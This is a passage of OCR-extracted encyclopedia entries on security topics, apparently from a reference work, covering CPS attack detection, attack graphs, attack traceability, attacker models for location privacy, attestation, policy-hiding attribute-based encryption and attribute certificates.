Process-Based Detection Process data-based attack detection uses sensor and actuator data obtained from observed traffic, or leverages existing process monitoring systems such as supervisory control and data acquisition (SCADA) systems. To detect anomalies, statistical analysis is used (Ahmed et al., 2018), invariants are verified (Chen et al., 2018; Choi et al., 2018), or values are compared against predictions by models and residuals are computed (Giraldo et al., 2018). The process and system models can be constructed based on system specifications (e.g., linearized system equations), system models trained using machine learning algorithms (see Wickramasinghe et al. 2018), or leverage simulated (or emulated) replicas of the system (so-called digital twins (Eckhart and Ekelhart, 2018)).

Detecting Stealthy Attacks While process-aware systems can (at least theoretically) rely on the attacker being unable to break the laws of physics, attack detection systems based on (black box) machine-learning and statistical approaches have fewer arguments for intrinsic resilience against attacks such adversarial learning-based ones. Of particular interest are *stealthy* attacks, designed to achieve their goal while minimizing their impact on observable sensor values or specific process-aware detection systems. If observable sensor values must be manipulated by the attacker as part of the attack, process-aware detection systems will force stealthy attackers to progress much slower, delaying the execution of the attacks (Urbina et al., 2016).

Host-Based Detection A variant of the two main detection scenarios discussed above is host-only detection, e.g., by monitoring of a UAV (Choi et al., 2018). The code to perform such monitoring can be inserted into the firmware of the controller, or be even written in control logic, e.g., languages such as ladder logic specified in IEC 61131-3 . External monitoring of PLCs was proposed in a number of works, e.g., by monitoring power consumption, electromagnetic emanations , and audio .

Open Problems and Future Directions

Research on Attacks Research on efficient and practical attacks themselves on CPS is limited. While real-world attacks such as Stuxnet are

well known, the lack of access to ICS hinders exploration of possible attacks. Recent work on UAVs leveraged simulation environments such as jMAVSim (Quinonez et al., 2020). For ICS, several works proposed the use of digital twins also for attack development and optimization. For the creation of malicious PLC logic and firmware, a number of works explored modification of high-level logic, intermediate code, or generated binary codes (Keliris and Maniatakos, 2019).

Evasion Attacks For most of the proposed attack detection schemes for CPS, only limited analysis of their resilience against an attacker that is aware of them was provided. This can partially be explained by the problem of testbeds and datasets – the attacks in those datasets are independent of a particular detection system, and cannot be adapted by other authors. In addition, the limited research into attacks also poses challenges for authors that aim to critically evaluate the resilience of their detection system.

Attacker Constraints If the attacker can completely control any values reported to the detection system, it will likely be impossible to detect the attack with any detection system (although this is not proven so far). Recent work explores the impact of constraints on the ratio of spoof-able sensor signals for such attacks (Erba et al., 2020) and shows that replay attacks require to control the vast majority of sensors used for anomaly detection.

Response to Alarms Like in any real-world detection systems, false alarms of such detectors must be kept to a minimum while reliably detecting attacks. While the actual consequences of attack detection are usually considered out of scope, it is often assumed that the detection system would only raise issues for the responsible engineer to investigate further. Automatic actions to be taken that are sometimes suggested are the triggering of process-specific *fail-safe* modes, or automatic re-configurations to mitigate the effects of the attacks.

Testbeds and Datasets A major challenge for the development and evaluation of CPS anomaly detectors is the difficulty to obtain required data on the CPS. While some recent work considers consumer devices such as drones (Choi et al., 2018) and automotives (Cao et al., 2019), authors of work on industrial control systems (ICS) often have limited access to such systems. In particular, overall architecture and process specifications,

samples of traffic and sensor data in normal operation conditions, and traces of the system under attack are difficult to obtain. To address this, a number of research centers have begun to establish large labs which replicate ICS to enable experimental work and allow the publication of datasets (Gardiner et al., 2019; Mathur and Tippenhauer, 2016). Documentation and access to those (changing) testbeds for third parties is challenging, and datasets are often missing important details on attacks and conditions.

Active Defenders Targeted unpredictable actuation of the system by the defender could make evasion and replay attacks more challenging, as the expected system behavior cannot be predicted as easily.



Definitions



An attack graph is a component of threat modeling that captures an adversary's options during a multistage attack.

Background



Attack graphs capture the sequence of vulnerabilities that can be exploited during an attack which results in the compromise of some identified target. Although the properties defining nodes and edges vary by implementation, in general an attack graph $G =< v, e >$ is a directed graph where a vertex with no inbound edges represents the origin of an attack, a vertex with no outbound edges represents the target of the attack, and vertices with both inbound and outbound edges represent intermediate states an attacker transits in the course of an attack. Phillips and Swiler (1998) are attributed with first using the term *attack graph*, while Dacier and Deswarte (1994) defined *privilege graphs* as a comparable formalism.

Theory and Application

As an example, the network depicted in Fig. 1 shows the hosts, topology, and notional vulnerabilities present in a small enterprise system. The resulting attack graph, shown in Fig. 2, depicts the paths an attacker could traverse to exploit the target. In this example, nodes contain the vulnerability that was exploited (along with host service), and edges represent an attacker's advance after each vulnerability is successfully exploited. While this example neglects detail in favor of simplicity, fully developed and automated solutions such as those presented in Jajodia et al (2005) and Ou et al (2005) account for the preconditions and postconditions associated with each vulnerability, along with fine-grained details about host-level components, user principals, access policies, and other attributes that dictate the scope of compromise after each exploit.

Attack Graphs, Fig. 1 Network topology with vulnerabilities

Attack Graphs, Fig. 2 Resulting attack graph

We can refer to Fig. 2 for observations about some of the properties of attack graphs. For instance, the direction of the edge indicates the next possible exploit(s) in the chain from origin to target. The absence of cycles is prerequisite for a number of attack graph-based metrics. Intuitively, we can observe that once an attacker has successfully exploited a vulnerability, there is no need to exploit the same again, and so we assume the added constraints of a *directedacyclic* graph. Another characteristic that is often presumed by analytical methods is *monotonicity*, with justification being that once a set of privileges is gained by a successful exploit, the attacker will not take action to lose those privileges.

The graph provides a convenient representation for examining the relationships between vulnerabilities and allows for further analysis of attacks and defenses. Noel and Jajodia (2004) discuss approaches to manage the complexity of large attack graphs through interactive

visualization and hierarchical aggregation. A number of security metrics have been suggested based on the attack graph primitive. Idika and Bhargava (2012) assert the utility of graph structural measurements including the number of paths and the mean path length. Stochastic methods have been proposed by Dacier and Deswarte (1994) using Markov processes and Frigault and Wang (2008) using Bayes networks which facilitate attack simulation for complex graphs by assigning transition probabilities based on vulnerability properties like impact, exploitability, or time to compromise. We refer the reader to surveys conducted by Verendel (2009) and Ramos et al (2017) for a more complete summary of attack graph-based security metrics.

Attack trees are a related construct first found in Schneier (1999) with origins in *threat logic trees* from Weiss (1991) and in earlier applications of fault trees from the field of reliability analysis. Mauw and Oostdijk (2006) provide the first formalism of attack trees, and Kordy et al (2013) surveys the differences in over 30 directed acyclic graph-based attack and defense models.

While the concepts of attack trees and attack graphs may appear to overlap, there are some important distinctions. First, attack trees are rooted at the attacker's target, while attack graphs are rooted at the attacker's origin. Searching backward from the target can include multiple paths that are not reachable from the attacker's location; and likewise, searching forward from a given location only enumerates a subset of the paths that may exist. While both of these approaches may be used in practice to establish connectivity and prune unconnected paths, the subsequent metrics employed for analysis typically don't generalize to both. Another notable difference is that, while an attack graph will capture all paths between the origin and target, an attack tree by definition connects any two vertices by exactly one simple path.

Definitions

Attack traceability refers to the capability to analyze the history and location of actions perpetrated by an external adversary or an insider against a cyber-physical system, and to interrelate uniquely identifiable entities involved in a cyber-security attack.

Background

Traceability of attacks is a wide research area (both in the Industry and Academia) that comprises multiple monitoring techniques to keep track of the information flows in a cyber-physical system. As the number of technologies involved in an industrial process increases, handling the heterogeneity of devices and volume of data generated becomes a complex task. Additionally, the integration of cloud computing and Internet of Things into industrial environments in recent years leads to more decentralized infrastructures that optimize several services of the supply

chain in real time (heralding the so-called fourth industrial revolution), but are also coupled with an increase in cyber-security threats that have not been addressed before as a result of this evolution (Aceto et al., 2019). These potentially include sophisticated attacks composed by numerous stages perpetrated against a plethora of victim nodes, which can leverage diverse attack vectors (including social engineering or zero-day vulnerabilities) and involve multiple actors within the organization (e.g., operators, users, administrators). Therefore, the most critical step toward mitigating one of these attacks is to apply effective traceability techniques that integrate distributed data and permit to seamlessly access all the information related to the industrial control system or any of its events. With these details, it is possible to accurately pin-point the most affected sections of the infrastructure and trace back the intrusion kill chain since the very first moment the attacker broke into the network.

As stated by NIST (Ross et al., 2016), the ultimate goal of these techniques is to provide documented records that support non-repudiation, deterrence, fault isolation, intrusion detection and prevention, as well as after-action recovery and legal actions triggered by such incidents. This information can be provided in different formats: traditionally, it is common to represent a global view of the production processes in a timely manner, by means of web-based or responsive interfaces to enhance the usability for end users from a high-level perspective. Other traceability outputs range from knowledge bases containing the ontology of events and their associated entities, to logging platforms based on tamper-proof registers for long-term auditing. Either way, they are expected to extensively inform about the security state of the network anytime, to help human operators (by accelerating decision-making) and integrate with further systems that deploy effective countermeasures.

Applications

Attack traceability techniques are the cornerstone of the security of an industrial ecosystem when combined with other solutions at different phases of the production life cycle. The line of defense against cyber threats begins with Intrusion Detection Systems (IDS), which find anomalous patterns in precise parts of the system or the data exchanged. In contrast to them, traceability processes are in charge of monitoring the security state of

every asset or connection within the infrastructure, by integrating information from heterogeneous data sources in a holistic way. This implies accounting for every event or deviation detected in real time, possibly using multiple IDSs. This evidence is stored and processed by proactive techniques (records are studied as incidents occur) or reactive techniques (records are analyzed once events occur) to reveal the effects of an attack. Altogether, this process around the perception of the system elements is also known as context-awareness that facilitates the deployment of tailored response measures. Beyond that point, situational awareness solutions are those that also embody self-learning capabilities to predict future behaviors and autonomously apply response decisions, hence preventing the propagation of the threat and minimizing its impact (Angelopoulos et al., 2020). Lastly, all the knowledge acquired during this cyber-security cycle can be represented in form of a cyber threat intelligence report that helps to identify adversarial strategies in other critical infrastructures, following a feedback loop.

Traceability tasks are of paramount importance not only for the cyber-security of industrial elements (i.e., to investigate threats and undergo forensic activities) but also to comply with the safety regulations from the earliest phases of software/hardware development, thereby enabling fault detection throughout the entire production line. These mandatory regulations involve rigorous conditions that must be able to be certified by authorities while in operation. Such compliance depends on the traceability of requirements (i.e., the ability to continuously verify their fulfillment), which is also provided by the aforementioned solutions: when these are coupled with model-driven engineering approaches, information flows are permanently verified and certifiers can reproduce that the system complies to its requirements, generating well-documented records. By the same token, attack traceability solutions can be also integrated with risk assessment and threat modelling procedures, by continuously helping the users to understand the dependencies between assets and processes of the production chain and their generated data.

Open Problems and Future Directions

The adoption of increasingly dynamic topologies in the Industry 4.0 complicates the ubiquitous acquisition of information and eases the

execution of Advanced Persistent Threats (APTs). This is a class of targeted attacks that affect companies from all sectors, resulting in millionaire costs every year. They are carried out by attackers with significant experience and resources that go unnoticed for a long period of time by making use of stealthy techniques (Alshamrani et al., 2019).

To close the gap between innovation and cyber-security concerns in this context, industrial control systems demand the application of advanced traceability platforms that set up distributed detection solutions. The aim is to combine their inputs to track all threats and anticipate next movements, ensuring the maximum monitoring coverage. This has been studied in traditional corporate environments, but further effort is needed in the Industry 4.0 to explore APT traceability solutions, since most existing works are limited to specific attacks or they are not applied to real setups. In this sense, some promising approaches suggest the deployment of detection agents across the network to correlate anomalies, using machine learning or consensus-based algorithms, such as Opinion Dynamics (Rubio et al., 2020). Overall, these techniques are mandatory to promote a secure adoption of modern communication and computational technologies by the industry in the upcoming years.

Attacker Models for Location Privacy

Frank Kargl[64] ✉
(64) Institute of Distributed Systems, Ulm University, Ulm, Germany

Definition

In security and privacy, an attacker model refers to a formal or informal description of the assumed capabilities of an attacker that a security mechanism is supposed to defend against. In location privacy, such an attacker model is typically based on a definition of geospatial and other data on the mobility and behavior of one or multiple individuals or other entities linked to individuals (for example, the mobility of the car owned by that person). This data can be modelled as a set of *position samples*, where each sample is a tuple

$$ps = (p, t, id, od)$$

where *p* represents *position information* (coordinates or semantic information), *t* is a *timestamp*, *id* represents *identifying information* like an identifier or pseudonym for an entity, and *od* means *other contextual data* that is linked to this position sample, for example, speed and heading of a car. Data created, collected, processed, and stored in a system then consists of one or a series of such position samples plus potentially other data related to the same context.

The attacker model then defines which of that data is assumed to be available for an attacker, distinguishing global from local or restricted attackers. In many works, attackers are typically assumed to only have data with limited spatial and / or temporal resolution available to carry out an attack as an attack of a global and omniscient observer is often trivial and impossible to defend against.

For example, works like Förster et al. (2017) evaluate the effect of unobserved mix zones of different sizes where the attacker cannot gain data from. In terms of the position sample model, this would result in attackers that can collect less position samples.

Baik Hoh (2005) would be an example of a work that proposes a path perturbation algorithm that would be applied during release of location data. Positions in data sets are modified in a way that an attacker that tries to reconstruct movements through a tracking algorithm has lesser chances to track correctly. So essentially the algorithm changes the attacker model from an attacker having precise position samples to one having less accurate positions p. Thereby, one can also how how attacker models are also influenced by privacy enhancing technologies applied in a system.

In general, better spatial and temporal resolution leads to more potent but maybe less realistic attackers. Other attacker categorizations include active vs. passive, internal vs. external, and static vs. adaptive Wagner and Eckhoff (2018).

The attacker model also needs to define the *goal of the attacker*. For example, attackers may aim to conduct a linking attack to link different position samples belonging to the same individual but using different *id*s as shown in Baik Hoh (2005) or Wiedersheim et al. (2010) However, this does not necessary identifies a specific person and so another attacker goal could be to reidentify a specific person, for example, by linking anonymous or pseudonymous position data to a specific homeplace as investigated in Hoh et al. (2006).

Finally, the attacker model frequently also includes the approach that the attacker takes, e.g., the linking algorithm used in a linking attack distinguishing computationally-bound from computationally-unlimited attackers. As an example, Wiedersheim et al. (2010) applies Reid's Multi-Hypothesis-Tracking (MTT) algorithm for tracking, which can be computationally demanding due to the exponentially growing number of hypotheses that have to be formed and evaluated.

Last but not least, the attacker model should also specify the contextual prior-knowledge accessible to the attacker, which may, for example, include information about typical traffic patterns or behavior of a car which can be exploited in car tracking attacks. In the example of Förster et al. (2017), such knowledge is established through a machine learning-approach where the attacker observes traffic and learns statistics of travel times.

Background

Location privacy is a fundamental problem for many mobile information and communication systems. This has been demonstrated by many cases where seemingly innocent or anonymized spatial data was published and where it was shown that this data could be abused to infer sensitive information about persons and their behavior. Examples include data about taxi cabs in New York City[1] revealing trips of individual passengers and data from a running community that revealed locations of secret military bases.[2]

This motivates the need for specific privacy-enhancing technologies (PETs) that specifically protect location privacy. For example, this has led to the adoption of changing pseudonymous identifiers in vehicular communication standards and, even more recently, substantial effort to avoid location tracing in the design of privacy-preserving protocols for COVID-19 exposure notification apps.

Discussion & Open Issues

Our definition provides only a brief overview of the various aspects of attacker models on location privacy. Chapter 4 of Wagner et al. Wagner and Eckhoff (2018) includes a more detailed discussion and classification of various attacker capabilities that together establish a general attacker model for privacy attacks and that can also be applied to location privacy. Shokri et al. Shokri et al. (2011) provide a treatment of attacker capabilities more specific to location privacy in Section II-C.

In general, such attacker models are most frequently used to evaluate privacy-enhancing technologies (PETs) that aim to protect location privacy. Evaluations are either based on location data gained from real-world experiments or through mobility simulations. Examples of such mechanisms include spatial and temporal reduction of granularity as investigated by Hoh and GruteserBaik Hoh (2005) or the use of changing pseudonyms to protect location privacy in vehicular networks as investigated by Wiedersheim et al.Wiedersheim et al. (2010) and Frster et al.Förster et al. (2017).

The latter works show how different attacker models can lead to very different results, even if examining the same mechanism, i.e., changing pseudonyms that should prevent an attacker from tracking vehicles that periodically send V2X beacon messages. The challenge for the attacker is to link messages from one vehicle that uses different pseudonyms over time. While Wiedersheim et al. assume an omniscient attacker that can see all or most messages in the simulation area, Frster et al. consider an attacker with more limited coverage. Consequently, Wiedersheim achieves a significantly better tracking success.

In this scenario, the attacker model may also specify additional attacker knowledge, for example, traffic rules or status of traffic lights which would simplify the tracking task as likely movements of vehicles can be predicted as Frster et al. have established through training a machine learning model with traffic data.

It needs to be noted here that our treatment of attacker models focusses on scenarios where an attacker gains access to some form of location data as defined by the position sample above. Some cryptographic PETs are based on the notion of making such data inaccessible to the attacker, for example, by keeping such data local in devices and running calculation on such data through crytographic mechanisms like Secure Multi-Party Computation. Here, attacker models would have to focus on cryptographic aspects and capabilities of an attacker, which leads to rather traditional attacker models not treated here.

Clear and precise attacker models play a crucial role in design and evaluation of location privacy solutions, as otherwise their effectiveness cannot be judged. Too weak attacker models often lead to a false sense of security while too strong models often make it impossible to design effective and efficient solutions. Defining a fitting attacker model that is neither too strong nor too weak is one of the biggest challenges in research on location privacy.

Outbound authentication

Definition

The term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence to make a trust decision about a given computing platform.

Background

In many scenarios in computing, a party may have motivation to ascertain the properties of another computing entity.

Probably the most natural scenarios arise in distributed computing. Can Alice trust that Bob's remote server is sufficiently trustworthy for her to submit her sensitive information? Can Bob trust that Alice's client machine is configured with the latest patches – or is it laden with malware that will infect his system if she connects? The problems can also arise in settings where this no clear client-server distinction, such as peer-to-peer computing (is Bob really running the bona fide file sharing client?).

The problem can also rise in more localized settings, where one of the parties is explicitly human. Can Alice trust her laptop is properly configured? How about a public-access personal computer in the library?

Theory and Applications

In all these settings, a straightforward way to try to solve the problem is to somehow *measure* the system in question. Even the language the above descriptions used betrays this approach: whether Alice should trust machine *M* depends on *M*'s "configuration."

With the advent around the turn of the century of the *Trusted Computing Group (TCG)* and the school of research and development it has spawned, the term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence – primarily too the software and cryptographic architecture that enables a hardware *Trusted Platform Module (TPM)* to take measurements of the software and hardware configuration of a computing platform, and to reliably report these measurements. (See Chap. 10 in Smith (2005) for an overview.)

However, research also identifies two key aspects in which this primary approach to attestation falls short of the goal of enabling remote relying parties to make these trust decisions. For one thing, the description provided by basic attestation does not directly enable the relaying party to establish a secure communication channel with the platform in question. Consequently, researchers have proposed various ways to augment basic attestation in order to bind a cryptographic key pair to the platform description.

Another aspect is that the static measurements of configuration provided by the basic approach do not necessarily suffice: configuration data alone does not necessarily imply trustworthiness, and one-time static measurements do not necessarily describe the ongoing, current state of the platform. To this end, the recent research literature explores ways of extending these basic mechanisms to testify to more general *properties* of the platform (including configuration history) – sometimes via external third parties, sometimes via the platform's architecture itself – as well as to measure basic configuration or these more advanced properties more often than at start-up – perhaps even continuously. These latter extensions relate to the concepts of *late launch* (establishing the attested environment later than start-up) and the TXT/Presidio family of processor architecture. In

another variation, *software-based attestation* dispenses with cryptographic and hardware support of measurement, and instead relies on computation carefully crafted so that only a bona fide platform can compute it within a specified time.

In the last century, work on *secure coprocessors* led to mechanisms for *outbound authentication* (Smith 2004) that provided similar mechanisms to attestation.

Anonymous attribute-based encryption; Policy hiding attribute-based encryption

Definitions

An attribute-based encryption (ABE) scheme with access policy hiding is an ABE scheme in which the access policy is not revealed in the ciphertext for attribute privacy protection. Such schemes aim to realize flexible access control of encrypted data and attribute privacy protection simultaneously.

Background

In this section, ABE primarily refers to ciphertext-policy ABE (CP-ABE) which is more suitable for access control than key-policy ABE (KP-ABE). ABE with access policy hiding can be categorized into fully policy hiding ABE and partially policy hiding ABE. In a fully policy hiding ABE scheme, the access policy is completely hidden in the ciphertext, that is, neither

attribute names nor attribute values are revealed in the access policy associated with a ciphertext. In a partially policy hiding ABE scheme, attribute names in the access policy are made public while attribute values are hidden. Currently, ABE with access policy hiding mainly refers to partially policy hiding ABE because no straight-forward ABE constructions with fully access policy hiding can be found in the existing literature. Boneh and Waters (Boneh and Waters, 2007) proposed a predicate encryption scheme that can be used to construct ABE schemes with fully access policy hiding. Similarly, the predicate encryption scheme due to Katz, Sahai, and Waters (Katz et al., 2008) can realize ABE with fully access policy hiding. To address the performance degradation of these indirect constructions, Nishide, Yoneyama, and Ohta (Nishide et al., 2008) proposed ABE schemes in which AND gate access policies are partially hidden. A fully secure ABE scheme with AND gate policy partially hiding was proposed by Lai, Deng, and Li (Lai et al., 2011). To improve the expressiveness, Lai, Deng, and Li (Lai et al., 2012) proposed an ABE scheme in which the Linear Secret Sharing Scheme (LSSS) enabled access policy is partially hidden. To further enable efficient and anonymous decryption test, Zhang, Zheng, and Deng (Zhang et al., 2018) proposed a fully secure ABE scheme with LSSS policy partially hiding, in which each anonymous decryption test only needs two bilinear pairing operations.

Theory

In the traditional ABE, an access policy associated with a ciphertext is in plaintext form such that data consumers can successfully decrypt the ciphertext based on their corresponding attribute secret key components. For example, suppose a data owner encrypts a message under access policy $\mathbb{A}$ =((Affiliation: *City Hospital* AND Department: *Cardiology*) OR SSN: *123-45-6789*). Because $\mathbb{A}$ is not hidden, everyone can read it and figure out that the user with Social Security Number (SSN) *123-45-6789* possibly suffers from some heart problems. In this case, the privacy of the user is leaked which reflects the significance of concealing the access policy. In ABE with access policy hiding, the above access policy is partially hidden and only the attribute names are revealed, i. e., ((Affiliation: * AND Department: *) OR SSN: *). The sensitive attribute values *City Hospital*,

Cardiology, and *123-45-6789* are not revealed and hence the privacy leakage issue can be mostly mitigated.

An ABE scheme with access policy hiding consists of the following four algorithms: *Setup*, *KeyGen*, *PH-Encrypt*, and *PH-Decrypt*.

- *Setup*. The system setup algorithm is run by an attribute authority. Taking a security parameter as input, it outputs the system public parameters which will be published, and a master secret key which is kept secret by the attribute authority. The message space $\mathscr{M}$ and the ciphertext space $\mathscr{C}$ should be included in the system public parameters.
- *KeyGen*. The attribute secret key generation algorithm is run by the attribute authority. Taking the system public parameters, the master secret key, and an attribute set *S* as inputs, it outputs the attribute secret key SK_S associated with *S*.
- *PH-Encrypt*. The encryption algorithm is run by data owners. Taking the system public parameters, an access policy $\mathbb{A}$, and a plaintext $M \in \mathscr{M}$ as inputs, it outputs a ciphertext *C* corresponding to *M* under $\mathbb{A}$. Note that policy hiding ABE requires the access policy $\mathbb{A}$ not to be revealed in the ciphertext *C*.
- *PH-Decrypt*. The decryption algorithm is run by data consumers. Taking as inputs the system public parameters, an attribute secret key SK_S, and a ciphertext $C \in \mathscr{C}$ in which an access policy $\mathbb{A}$ is hidden, it outputs the plaintext $M \in \mathscr{M}$ corresponding to *C* if and only if the attribute set *S* associated with SK_S satisfies the hidden access policy $\mathbb{A}$.

Similar to the traditional ABE, ABE with access policy hiding should satisfy consistency. Specifically, if four algorithms are correctly performed, then any plaintext in the message space encrypted with the encryption algorithm should be successfully decrypted by the decryption algorithm if and only if the attribute set and the hidden access policy match each other. Furthermore, in an ABE scheme with access policy hiding, if the attribute set associated with the attribute secret key does not satisfy the access policy hidden in the ciphertext, the data consumer cannot guess what access policy was specified by the data owner.

Applications

Attribute-based encryption with access policy hiding can be used to realize privacy-aware and fine-grained access control on outsourced cloud data. Let us consider a smart health cloud storage scenario. For the access policy $\mathbb{A}$ =((Affiliation: *City Hospital* AND Department: *Cardiology*) OR SSN: *123-45-6789*), ABE with access policy partially hiding can encrypt smart health records based on $\mathbb{A}$ and only explicitly transmits ((Affiliation: * AND Department: *) OR SSN: *) along with the ciphertext. In this case, the plaintext can only be recovered by a cardiologist in the city hospital or by a patient with social security number *123-45-6789*. Particularly, sensitive attribute values are hidden and attribute privacy protection is realized.

Open Problems

In terms of security and performance, full security, access policy hiding and expressiveness, and prime order groups are desirable features for practical access control systems. Most of the existing fully secure ABE schemes with access policy hiding are constructed on groups of composite order, which makes the schemes less efficient.

It would be interesting to construct ABE schemes with full security under prime order groups, in which expressive access policy hiding is supported.

Attribute Certificate

Marijke De Soete[67] ✉
(67) Security4Biz, Oostkamp, Belgium

Definition

This is an electronic certificate, i.e., a message digitally signed by some recognized trusted third party, the content of which ties certain attributes, i.e., properties or characteristics that can be used to determine the appearance, state, and other qualities of an entity to an ID, i.e., a user-ID whereby the user is a natural person or legal entity. The attributes of an entity can be distinguished quantitatively or qualitatively by human or automated means.

Sometimes the trusted third party is referred to as an attribute authority. It is an entity trusted by one or more entities to create and sign attribute certificates. Note that a public key certification authority may also be an attribute authority (see below).

Background

In the wake of the first PKI-euphoria (Public Key Infrastructure), it was anticipated that there would be a great need for attribute certificates. Attribute certificates were originally introduced to represent, e.g., power of attorney, executive rights, etc., information which currently is stored as official information on registered companies or their registered representatives.

Theory

